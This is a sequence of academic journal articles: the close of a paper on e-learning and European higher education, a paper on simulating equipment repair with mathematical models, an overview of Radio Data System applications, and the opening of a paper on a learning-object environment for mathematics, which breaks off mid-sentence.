The XHTML+TIME and SMIL languages are adopted by much educational sites in the first place by the accessibility reason. XHML+TIME solicits the popular Internet Explorer navigator, and SMIL – as recommended standard by Web Consortium – it is glad at the attention of lot implementations, which offer frees players, as RealPlayer, GriNS or the new Ambulant Open SMIL Player. The collectives of one research centres as INRIA (France) or CWI (Holland) adopted the SMIL language for realise of research reports under multimedia presentations form available by Web. Trough the facilities offered by two languages for creation of ones attractive materials by the educative domain – and not only – can be remember: the slides-shows realization; the conception of ones courses assisted by computer which incorporates voice, imagines, animation or other multimedia content; the presentation by one electronic commerce Web site, near the products name offered to sale, near the photos or ones videos-clips of those, which to have a dynamic apparition simultaneously with an adequate vocal presentation; the presentations temporizations therefore the slides to be rolled in sequential mode at time intervals established, changing certain proprieties then when they are focused; the control elements provided trough which can be launched or stopped musicals or videos parts; the demand television development (TV on demand) or TV Web; the conceptual art creation or info entertainment.

The members and associated countries of European Union, observing that the European higher education it is very little competitive comparison with the North American education, they are employed in radicals transforms, following the Bologna Statement objectives, adopted in 1999, Romania inclusive. The academic world of United Kingdom in present debates "the white book" of government, proposed in 2003 and named "The future of higher education", and Austria, Denmark, Holland or Spain adopted in 2001 or 2002 laws which advance important changes in the managerial systems of universities.

The education ministers by European countries, meet at the Berlin Conference by 19 September 2003, reaffirmed the decision of their governments to realise the objectives of *European Higher Education Space* program. This program has the role to contribute at the realisation of principal objective of European Union, that to do by Europe "the most competitive and dynamic economy founded by knowledge by world, which it is capable by a sustainable economic growth, which offers best jobs and a big social cohesion." .

In Romania they are approximate 20 e-learning platforms. Each e-learning platform has courses, sections and domains offer. In countries as United States of America, Canada, the European Union countries, where the e-learning has already tradition, a student can completes the school educational offer registering at few virtual classes.

About an analyse of distance education in 11 regions (Canada, United States of America, Caraibes, Latin America, Europe, Africa, India, Korea, Australia, New Zeeland and the Pacific Isles), The Department for International Development by London, in 1999, made public, the following generals observations as regards the virtual education and the virtual institutions:

· The „virtual" mark is used in large sense and without discriminated in the entire world, interchanged with others terms as: open and at distance learning, distributed learning, learning in network, Web-based learning and learning trough computer. Much more, same times the term is used as refer at the systems which combine TV technologies and interactive teleconferences in real time.

· In despite of more and more frequent use of the virtual term, they are very little examples by institutions which use the informatics and communication technologies for cover all the functions included in the virtual education definition. The most commons applications of new technologies are in the administration, prepare and the distribution of support materials and, there where are the possibility tutorial activities, in the form of interaction between student-student and student-teacher.

· Even if there are very little examples by virtual institutions in the real sense, the number of activities by this type, in all types and at all levels of instructive-educative organisations, publics or privates, it is considerable in all the parts of the world. Nobody doubles not that the informatics and communication technologies development will have a profound impact towards the access, the institutional activity and the teaching and learning process. .

· The virtual institutions development is in the experimental phase in the majority of countries, usually it is used the World Wide Web only as publishing environment, without to use the real potential of technologies. That is thanks to the importance absence which is accords of teachers prepare and perfection.

· They are remarkable few examples (Korea) by transforms which can take place then when it is developed a clear vision for a educational system and his implementation is sustained by the decision factors.

· The virtual institutions emergence it is in direct correlation with the development and the access at the informatics and communication technologies infrastructure. The major part of socio-economics and geographic differences result from this access and he constitutes the critic point of distance education because the absence of access disadvantages more and more the aptitudes and knowledge acquisition. In despite of this evident direct correlation, it is observes that the development strategic plans of informatics and communication technologies infrastructure consider not the applicability in education.

· In general, it is consider that we will be the witnesses of development a relative little number by internationals institutions which dominate the educational market trough vast networks by distribution and strategic partnerships. Anyway, at this stage of virtual institutions evolution, this observation is much more rhetoric than real.

· The cost reduction it is frequent cited as objective for the introduction of new informatics technologies in the education and former institutions, but the valid dates in the costs problems are insufficient.

5. Conclusions

In essence, e-learning offers the efficient access at information and most new knowledge, at new and efficient teaching, learning and knowledge valuation methods, instruction and continuous former. In this sense, e-learning it is too an alternative at the permanent education in the today or tomorrow *computers society*.

The specifics particularities of e-learning technologies give new dimensions in education which can be complementary or alternatives face to traditional method of educational domain. These particularities offer the possibility of organization *online education* by subjects or themes while the traditional education it is organised by groups/ages classes.

The teaching-learning-examination process has new dimensions and characteristics through the e-learning technologies using. The education system by our country it is in directly manner involved in the informational society construction.

The socials and demographics changes guide the education direct to men groups which they are much old. The organisations and training providers must to valuate the target and the procedure manner. The group who registers the biggest growth and who shows the big interest for this type of education it is the students group part-time with the age more 25 years old. This new type of group by “adults’ students” is interesting by information, in principal because they have multiples chances to advance in career. In the same time they can obtain an increasing salary. These represent the ideals candidates for universities or for speciality classes’ providers. The reduction of birth rate and the population aging require an objective valuation of real needs for the men groups training with an advanced age.

The universities, having a formed target are the higher education institutions which can benefit by the advantage of e-learning concept trough:
- Asynchronic learning – permits of students to decide the learning rhythm;
- Learning focused by student - permits of student a big control for learning programme;
- Multimedia integration – putting the technology in the job of new generations;
- Online exams – tests and exams which maximize the learning efficiency and the resources usage;
- Online libraries – concentrate in relevant manner the science in a single place trough links at global resources by Internet.

Completely confidence in a thus innovation will be only the exact establishing of the degree in which the goals are touched and the expectations are justified. In present, the efforts to clarify the e-learning domain in Romania are individuals’ efforts. All references at looked into studies they make at foreign sources. The theoretical base and the legislative sustenance for the Romanian e-learning solutions, go on same sinuous road, prolonged just in the last minute. The instruction for all life, the continuous former need-they are probably realities of certain developed countries and which they have more responsible persons which decided.

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COLLABORATIVE SYSTEMS AND MATHEMATICAL MODELS FOR LEADING ECONOMIC PROCESSES

Irina Barbu[1]

Abstract

A collaborative system is an interdisciplinary field located at the intersection of economics, computer science, management and sociology. These systems are focused on building connections between people, equipment and information.
In the context of collaborative systems, the mathematical models used to simulate business processes provide information for building applications that help optimizing the business processes and contribute to sustaining economic decisions.

Keywords: collaborative system, mathematical model, simulation, repair, maintenance.

The business environment of the world goes through rapid changes. Managers analyze business processes in search of ways to increase the competitiveness of the systems they manage, so they can successfully face the challenges of the global economy.
No business can exist without being part of a network of business, working pro-actively and disseminating information for achieving objectives. Thus emerged the notion of collaborative system, which is an interdisciplinary field located at the intersection of economics, computer science, management and sociology. These systems are focused on building connections between people, equipment and information.

In the context of collaborative systems, the mathematical models used to simulate business processes provide information for building applications that help optimizing the business processes and contribute to sustaining economic decisions.
For example, we consider the area of revisions and repairs. Maximizing the profit and minimizing life cycle cost of used equipment are the objectives of any company.
The pressure of competition force companies into minimizing the total cost of assets ownership and developing their management activities. Since the costs determined by the periods in which production is interrupted because repairs are growing, companies focus on maximizing equipment life cycle maintenance programs properly.

Complex technical systems reliability and efficiency are particularly important in any company. When such a system cannot be used due to a component failure, the company has basically two options. First, is to repair the defective component. The second option is to replace the defective component with another component of the stock, and to restore at a later date.
The second option is almost always the most suitable one because most of the times the technical complexity of the fault requires special equipment and knowledge. The question that arises in this context is "how many components must be kept in stock, so as to ensure

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a certain level of interoperability of the equipment?" Or "Given the budget limitation for purchasing, which components are kept in stock in order to maximize the average equipment availability?"

Hence the need for a system that manages components in order to ensure that necessary parts are available without a stock level that is too high.
The improvement of maintenance and repair activities for equipment and machinery is one of the main ways that ensure a better use of production capacity, therefore increasing the efficiency of companies.
The rational usage and the equipment efficiency require proper operation as well as maintenance and in order to keep the design parameters or technical limits allowed. In case of defects, the time for fixing the problem becomes a critical element.

The techno-economical aspects of revisions and repairs have important applications in the production and provide the means of regulating it. Planning and inventory control are critical components in the management of company assets. In case the necessary components are not available for maintenance or repair activities, the unavailability of equipment is prolonged. If too many components are available in stock, they determine excessive costs and make difficult the inventory management.
The complex aspect of managing overhaul and repair activities is the ability to find a balance between maintenance costs and total costs.
Efficient management requires making the best decisions on equipment acquisition, overhaul and repair activities and determining the optimal timing for inspections and repairs.

Simulation is a technique for achieving numerical computer experiments, which involves building mathematical and logical models that describe the behaviour of a real system (or its components) over a longer period of time. While not providing exact solutions (but suboptimal), the simulation is an effective research technique for complex economic problems at the firm level that cannot be studied analytically (economic and mathematical models for optimization).

Simulation technique is mainly used when obtaining an analytical solution for a certain problem is impossible or very expensive. While investigating the behaviour of systems characterized by complexity is difficult to accurately predict all the possible consequences of a decision, any changes that may arise, timing and intensity of external disturbance.

Because of the complexity of real economic systems, stochastic dependencies between different variables and parameters considered, not all systems can be adequately represented by a model that can be solved by analytical methods and covering all issues for management decision analysis, economic horizon real. In such cases, it is considered that the simulation technique is the only available alternative.
Using simulation we can obtain more options from which the manager will choose the best one while taking into account the conditions corresponding to a certain moment.

Through simulation we can:

• determine the functional form of expression of the relationship between the phenomena studied and the values of model parameters can be estimated;
• test different remedies that can be made explicit in the model;
• achieve a better structuring of the problem investigated;
• demonstrate the solution to the problem that makes the decision.

The process of creating a simulation model is based on a mathematical model in which economic uncontrollable variables are expressed depending on the controllable ones, so that it meets certain performance criteria. These interdependencies can be expressed by logical conditions or procedures that can be solved only by computer. An economic and mathematical model which is associated with these procedures is a simulation model.


An example of such a simulation model is the one that examines time usage.
The problem to be solved is to check the possibility that a technician maintains a number of N cars. In order to do this, the following steps are executed:
• We collect data about the time between two faults and fault repair time;
• Repair functions (cumulative frequencies) are converted into indexed tables;
• We establish the optimal criterion (e.g. the lifetime of the machine, the downtime, etc.).
• We develop a scheme of calculation and interpretation of results.


We assume that the service discipline is FIFO. Simulation algorithm is built on the principle of increasing clock variable and use the following list of variables and parameters:
TID - the time between two consecutive failures;
TRD – the time needed for repairing a fault;
TA1 - waiting time for an equipment to be repaired;
TA2 - waiting time for a technician due to failure to produce any faults;
STA1 – sum of all waiting times for the equipment;
STA2 - sum of all waiting times for the technician;
T1 - uptime and downtime of the machine;
T2 - time of employment and vacancy for the technician;
DELTA - the difference between T1 and T2;
NCS - counter of simulation cycles;
SEN - number of events that need to be simulated (by event we mean a shutdown or repair of machinery);

We start by providing the input data: SEN and TID parameters and TRD (known). We know the distribution of variable TID and the parameters of this distribution, so we generate the time between two successive failures. Next we calculate the total T1 time for operation and downtime of equipment / machine (it is a kind of machine clock) and then we determine the difference between T1 and T2 (technician time).
We verify if the technician is available. If he is not available (DELTA <0), then we determine the waiting time for the machine that is down (STA1) and we assign zero to the waiting time of the technician (TA2) as he repairs another machine.


When the technician is available (DELTA $\geq$ 0), we test to see if he is waiting (DELTA $\geq$ STA1). If so, we determine the waiting time for the technician (TA2), then increase the counter STA2 with the waiting time TA2 and we assign zero to the waiting time of the equipment (TA1), as this machine will be repaired as of this moment. If DELTA = STA1 (i.e. the end of a repair time coincides with the beginning of a failure) then we assign zero to variables TA1 and TA2 and the technician begins the repair operation. We generate the fault repair time, and we increase the technician's clock with times TRD and TA2.
We count the number of simulation cycles and we test if the number of events was covered. If so, we proceed to the calculation of statistics, otherwise we return for a new cycle of simulation.

Finally we consider statistics as a total failure, idle times, number of workers used for repairs, the time consumed for repairs.
Observation:
We accept the hypothesis that TRD failure times can not overlap at more than two cars.
Please note that the process described above can simulate a tele-working process where the service station is the technician and the terminals are represented by the machines.
The model described above was implemented in an application as follows:





We enter the number of events that need to be simulated and click on 'Calculate' button. The application populates the table with the values obtained for each simulated event:
• waiting times for equipment repair;
• waiting time for a technician due to failure to produce any faults;
• the time between two consecutive failures;
• the time for repairing a fault;
Every time we change the type of distribution by selecting a radio button, the table rows are deleted.
'Calculate' button is pressed again to populate the table with the values obtained from the new function chosen.



Conclusions:
The mathematical models that refer to wear theory and the replacement of equipment propose to decide on the choice for purchasing of a certain type of equipment, on the optimum duration equipment usage, on the timing and procedures for replacement or repairing the equipment, on ensuring spare parts, on equipment performance in the context of technical progress, on the possibilities of keeping the equipment in accordance with the latest technology, etc.
The activities of maintenance and repair of equipment and machinery represent a very important element in production activities, providing business efficiency improvements. Rational and efficient use of machinery requires both proper operation and maintenance and repair to maintain the design parameters or technical limits allowed. Overhaul and repair activities are a crucial means of regulating production.

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RADIO DATA SYSTEM APPLICATIONS

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Abstract

The Radio Data System (RDS) provides a low-rate digital broadcast channel that is specific to the radio station an FM receiver tunes to. While RDS is mainly intended for delivering simple information about the station and current program, we argue that it can be employed to enable a broad range of new applications and enhance existing ones. In this paper, we discuss a number of applications that can be enabled or enhanced by RDS.

Keywords: radio data system.broadcasting, transmission system

I. Introduction

The Radio Data System (RDS) is an add-on data service, used by many 87.5 to 108 MHz FM radio stations. The purpose of RDS is to increase the system functionality. During the development of RDS it was essential to ensure, that the data signal would be compatible and inaudible in both Mono and Stereo reception. It was also "designed" so that the data is particularly suitable for mobile reception, covering, at least, the Mono service area. The system is flexible for a large number of applications and has been left open for future features[1].

II. Rds Features

RDS concept imposed the following characteristics[2.3] :
-Alternate Frequency (AF/EON) :avoids that e.g. car drivers have to manually change the frequency while driving. If the chosen signal turns weak, the RDS tuner automatically switches to an alternative frequency. This works by a list of alternative frequencies, which is transmitted via RDS.
-Traffic Announcement / Traffic Program Indication (TA/TP) :can be used to mark a station that offers traffic information (TP) and to indicate if a there is ongoing traffic information.An RDS tuner can be set to only unmute audio if there is ongoing traffic information (TA).
-TMC - Traffic Information via Traffic Message Channel :Can be used to forward special traffic information. This could be information about traffic jams, which are used by navigationsystems for optimized routing.

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-Station name, Program Type, Radio Text (PS/PTY/PTYN/RT) :RDS tuners can display the station name (PS) instead of the frequency or display program related information (PTY/PTYN).
-Specific user data forwarding (TDC) :can be used to forward any transparent data via RDS.
-Radio Paging (RP) - Paging via RDS :RDS offers pager capability. Specific pagers can receive individual messages via RP.
-EWS - Emergency Warning System:RDS offers an Emergency Warning System. Special EWS receivers can be alerted in the case of emergencies or disasters.
This means fast and also cost-efficient warning for the population when dangers like tsunami-flood waves, industry accidents with hazardous emissions etc.

III. Position Of The Rds Signal In The Modulation Spectrum

The lower 15 kHz contain the monophonic audio signal. The stereophonic audio signal is placed between 23 and 53 kHz. The RDS data is contained in sidebands at 57 kHz. The RDS technology enables data rates of about 1187 bit/s. Fig. 1 shows the signals in the frequency domain.



Fig. 1 - Stereo Radiosignal Spectrum

IV. Rds Groups

RDS data is formatted in groups. There are 16 groups, divided into type A and type B.
These groups contain different data like PTY or EON data.
A group is formatted as follows:
It contains 104 bits and is divided into 4 blocks.
A block contains 26 bits and is divided into the Information Word and the Check word with the Offset .
The Information Word contains 16 bits and carries data.
The Check word with the Offset is for error correction and synchronization.
Fig. 2 shows the coding structure.



Fig. 2 - RDS Coding Structure

V. Group Format

The groups are formatted as follows:
Block 1 of each group contains the PI code of the station.
Block 2 contains the following data:
Group Type Code (identifies the present transmitted group)
Version Flag (identifies the group as type A or type B)
TP Flag
PTY
5 group individual bits
Block 3 and 4 contain group specific data.
Fig. 3 shows the group format.



Fig. 3 - RDS Group Format

VI. Rds Information For Indication

The main functions according standards, are:
-Program Service Name (PS) / Scrolling Program Service Name (SPS) :the Program Service Name contains max. 8 alphanumeric characters. It can be used to inform the user about the station ID. The PS is usually displayed by every RDS enabled tuner.
-Program Type Name (PTYN):the PTYN can be used for detailed description of the PTY by 8 digits.

The Program Type Name is transmitted in the group 10A.
-Radio Text (RT) :Radio Text offers another opportunity to transmit alphanumeric digits. RT offers to transmit long text messages of 64 digits. Additionally RT offers to transmit chain messages.Radio Text is transmitted in the groups 2A and 2B.
-Clock Time and Date (CT) :RDS has the capability to transmit the present time and date. The CT is transmitted in the group 4A.RDS control information
-Program Identification and Extended Country Code (PI und ECC):the Program Identification Code is used for the identification of the transmitted content. Every program has a specific PI code. It enables the RDS tuner to distinguish between different countries and areas with the same program. The PI code is transmitted in every RDS group.The Extended Country Code is transmitted in the group 1A.

-Program Type (PTY):the Program Type is an identification number and should be transmitted by every program. The PTY code is transmitted in every RDS group.
-Traffic Program Identification (TP) :the Traffic Program Identification Flag is used to identify stations that offer traffic program. The flag is set if the station automatically sets the TA flag on traffic announcements. the TP can be used for automatic station searching.The Traffic Program Identification Flag is transmitted in every group.
-Traffic Announcement Identification (TA) :The Traffic Announcement Identification Flag is used to indicate an ongoing traffic announcement.The Traffic Announcement Flag is transmitted in the groups 0A, 0B and 15B.
-Music/Speech Switch (M/S) :the Music/Speech switch is used to identify if music or speech program is transmitted. The Music/Speech switch is transmitted in the groups 0A, 0B and 15B.
-Decoder Identification (DI) and Dynamic PTY Indicator (PTYI) :The Decoder Identification identifies different operating modes.The decoder information is transmitted in the groups 0A, 0B and 15B.
-Alternative Frequencies (AF) :Alternative frequency lists are used for sending frequencies that transmit the same program.

VII. Radio Data System Applications

There are various development application of RDS :
-digital voiced signal transmitting and pager receiving system with RDS: The digital voiced signal transmitting and pager receiving system with RDS application receiving is a telegraph code simultaneously the same channel. It contains a voiced predictive signal in the telegraph code application. When the system receives the voiced predictive signal, it can receive a digital voiced signal asynchronously in another channel with RDS. In the application, the RDS system can provide voiced signal transmission and be used to compensate the disadvantage of regular pager in which can only display literally and number information.
-standard time and date-corrected system : the application is that the radio station transmits correct time information and receiver receives the correct time
-telegraph code broadcasting system of weather:the telegraph code broadcasting system of weather application is used to replace the conventional weather broadcasting system such as TV or FM stereo system. By transmitting international standard weather code in the RDS system, it provides another real-time weather information service. The overall weather broadcasting system contains 3 main functions: the weather collection, encoding and RDS encoder and its receiver. In the weather information collection, we can gather the real-time weather information from internet, then we can correct the weather information into the international standard weather code. The international standard weather code is transmitted by RDS system in the numerical form and thus be received and displayed in the receiver
-wireless emergent announcing system : in the wireless emergency announcement system application it is a emergency announcement system. The main device is a radio receiver with speaker. It can also has a wireless transmitter and receiver which is used to transmit the rescuing signal and receive the radio. Also, it may have high brightness LED which can be use to become a lighting equipment and a high capacity battery. It can receiving

the broadcasting signal when the power failure. Therefore using the powerful features of RDS system the radio station can transmit correct signal. when most of communication channel is failed by accident, it can provide emergency rescue
-method and apparatus for character information receiver of RDS :the method and apparatus for character information receiver of RDS application contains a receiving apparatus and algorithm of digital information for wireless broadcasting systems.
-in house applications (IH) :can be used by the provider to transmit any data for internal purposes. Usual customer tuner should ignore these data.Can be used e.g. for remote switchin.

A representative set of applications that can be enabled or enhanced by an RDS-based data broadcast.[4] RDS constitutes a low-rate, low-cost data broadcast channel for the radio station (Fig. 4) Given the virtually universal availability of FM radio, RDS can support many delay tolerant low rate data services in lieu of or in addition to cellular or Wi-Fi connectivity.



Figure 4. RDS can enable new applications on mobile devices with a low-rate but highly available digital broadcast channel for each radio station

RDS can act as a data link layer for custom applications, it lacks the packet caching and assembly capabilities to transfer either a stream or data chunks for the applications with RDS-Link protocol which provides an interface between applications and the RDS enabled FM receiver (Figure 5). Applications may subscribe to certain types of data chunks from one or more radio stations. Whenever RDS-Link receives a chunk for a subscribing application, it forwards the received chunk to the application. To support existing RDS-unaware applications, such as a web browser, one can develop an RDS-aware intermediate application to receive certain chunk types from a station and save them as files. The browser or other RDS-unaware applications can then access the locally stored files through a Uniform Resource Locator (URL)[5]



Figure 5. Relationship between RDS-Link, applications, and hardware

VIII. Conclusion

The highly available FM radio data system (RDS) provides a low data rate digital broadcast channel alongside each FM channel. In this work, we demonstrate that it is feasible to utilize RDS to support services beyond its originally intended usage. We present a broad range of services that can be enabled or enhanced by RDS .

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DEVELOPING A MATH LEARNING ENVIRONMENT – A LEARNING OBJECT APPROACH

Stanica Justina Lavinia[1]

Abstract

Implementing a software architecture, that provides the learning content in a dynamic manner, would allow educational developers to use the same content more than one time, at a very structured level. The concept underlying this architecture is that of Learning Objects, a promising technology, which allows the separation of data, logic and presentation levels, offering the potential for interoperability, combination and reusability. In this context, emerged the idea to define a learning object architecture and implement it in the development of an integrated Math learning environment. Using a system for managing and combining learning objects, would simplify the process of authoring, using and reusing educational content, being able to utilize it in a variety of e-Learning contexts.

Keywords*:* learning object, learning environment, e-Learning, learning architecture

1. Introduction

Today's e-Learning technologies development is a direct consequence of the evolution of pedagogical practices in education and the spread of ICT technologies (web, multimedia, communication technologies). Their specific features bring new dimensions to education, which may be complementary or alternative to the traditional learning methods.
One major concern of the last decade in e-Learning was the idea of reusing digital resources. This approach considers that educational content created for a specific training situation could be adapted for use in other contexts. Being derived from object-oriented programming models, the elements underlying the reusability idea are the **learning objects**: blocks of small, discrete, stand-alone educational content, which can be assembled to form more complex learning objects, and can be combined to generate new learning experiences [1][4].

The learning objects technology implies that electronic courses should be designed and developed in order to be subsequently adapted, updated and reused. This can be achieved by dividing the lessons into smaller components that correspond to each presented concept. Also, if the field of study is changing rapidly, it is necessary to update them easily. To comply with these objectives, it is essential that learning objects should have a low degree of interdependence. Consequently, each object must be autonomous, in order to be reused, deleted or modified with minimal impact on the remaining learning material.
Splitting the information into smaller chunks and reusing them in different situations and combinations, will reduce the costs of authoring learning materials. Furthermore, the

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training resources are easily maintained, updated and developed, mainly due to their modular design and ease of integrating or reusing prefabricated components.

2. Object-oriented instructional architecture

Trying to develop a software architecture that best meets the application requirements for Mathematics instruction, emerged the idea of combining the object-oriented programming facilities and the learning objects technology benefits. Object-oriented programming presents the promise of creating objects with a high degree of reusability. Thus, it is possible to define classes that can be used as templates, from which individual learning objects can be created, depending on teacher's or students' preferences. Object oriented programming features can be adapted to increase the reuse of teaching materials, the same way classical software systems are successfully using this technology.

This approach is somehow independent, but does not contradict the current opinion regarding the learning object implementation in educational software development. Although some research in this area may disagree with this view, considering the applicability of object-oriented programming in the development of learning objects to be limited and counterproductive [3], such an approach could bring a plus to the learning software development. Furthermore, one can say that the facilities provided by a learning management system that supports an object-oriented implementation, would lead to less predetermined lessons, customized to suit the teacher's preferences or the class's level.

Object-oriented programming concepts are based on the idea that, in the process of software development, both the problem and its solution can be structured as collections of discrete objects, each of which must *collaborate* with other objects of the collection to meet the user's requirements.

The training system's users (teachers or students) can combine the learning objects in order to reach a learning objective. These objects are created as instances of a class. Their attributes would consist of the learning content and their methods would be the operations allowed on this content, so as to meet the training objective. The teacher or student generates lessons by interacting with a *driver* that instantiates learning objects to serve the purpose of the training. During training, other objects belonging to one or more classes will be instantiated, thus the user interacting with these instances to create a lesson.

Each class *interface* determines how different objects interact. Interactions will be generated by the teacher's actions and allow greater customization of the lesson, objects being usually created dynamically in response to the user's needs. In authoring a lesson, different objects belonging to distinct classes can be instantiated; they interact with each other to provide a training experience focused on student's or class's needs. Such an approach provides the premises of object reuse in creating new lessons; the components can be used in different educational contexts, ensuring a high degree of reusability.

The advantages of object-oriented approach for creating learning objects also provide other benefits. Dynamic instantiation of objects in response to the user's demand allows greater lessons interactivity and reduces the predetermined activities of each student. Each lesson requires teacher involvement to create learning objects according to his requests and to determine how these objects interact in order to serve the teaching purposes. The

entire task of authoring the training process will be interactive and will involve constant review of the lesson's objectives. Lessons may also give up their rigid structure, caused by a determined sequence of learning objects, the teacher being able to establish alternatives for their study.

3. The set of learning objects for Mathematics

The learning objects diversity is specific to the field of study and intends to ensure the functionality of a learning environment for teaching Mathematics. Therefore, the following objects have been defined:

Expression Evaluator – is an object that allows the manipulation of Mathematical functions defined by one or more analytical expressions; this component is using a module that implements an equations editor and compiler and a mathematical expressions syntactic analyzer.

This object can be used for editing a function analytic formulae, performing a syntactic compilation and a verification of the function definition intervals. Also, for the equational description of an expression, a scripting language similar to Latex is used, being an efficient format to store and compress mathematical expressions and equations. The object allows editing the function in both formats, automatic conversion being done in both directions.



Figure 1. Expression Evaluator

Function Table – is a component used for calculating the values of a function in its domain, thus taking over the routine of some calculations. Function expressions are given through an *Expression Evaluator* object, which can mathematically interpret the analytic expressions and then calculate them over the intervals of the defined function.



Figure 2. Function Table

Function Graph – is an object that allows the graphical representation of functions over their domains. The functions will be implemented through components of type *Expression Evaluator* or *Function Table*. The object's toolbar enables resizing and scaling the graph, to get a better visual interpretation of the graphical representation.



Figure 3. Function Graph

Latex Editor – is a component that can be used for editing Mathematical formulae and visual translating them in equational format. Thus, Mathematical formulae will be given in Latex textual format, which is then interpreted by the editor. Also, it can serve as a simple text editor.



Figure 4. Latex Editor

All these objects interact directly through simple *drag-and-drop* operations, using a mediator object of type ***Function***, which implements the analytical interpretation of mathematical functions. Such an object can instantiate on demand other elementary components or can use an *Expression Evaluator* object for the syntactic validation of the function analytical form.

4. The Mathematics lessons editor

The basic functionality of the environment is to allow teachers to author their own Math lessons by combining objects at their disposal. Thus, by simple *drag-and-drop* operations, the teacher may drag the Toolbox items needed to create a lesson and then determines the interaction between them.

Figure 5. The Toolbox

This way, the application offers the possibility to configure the lesson, so that it could match the class level and the specific training requirements. Each lesson will be saved to

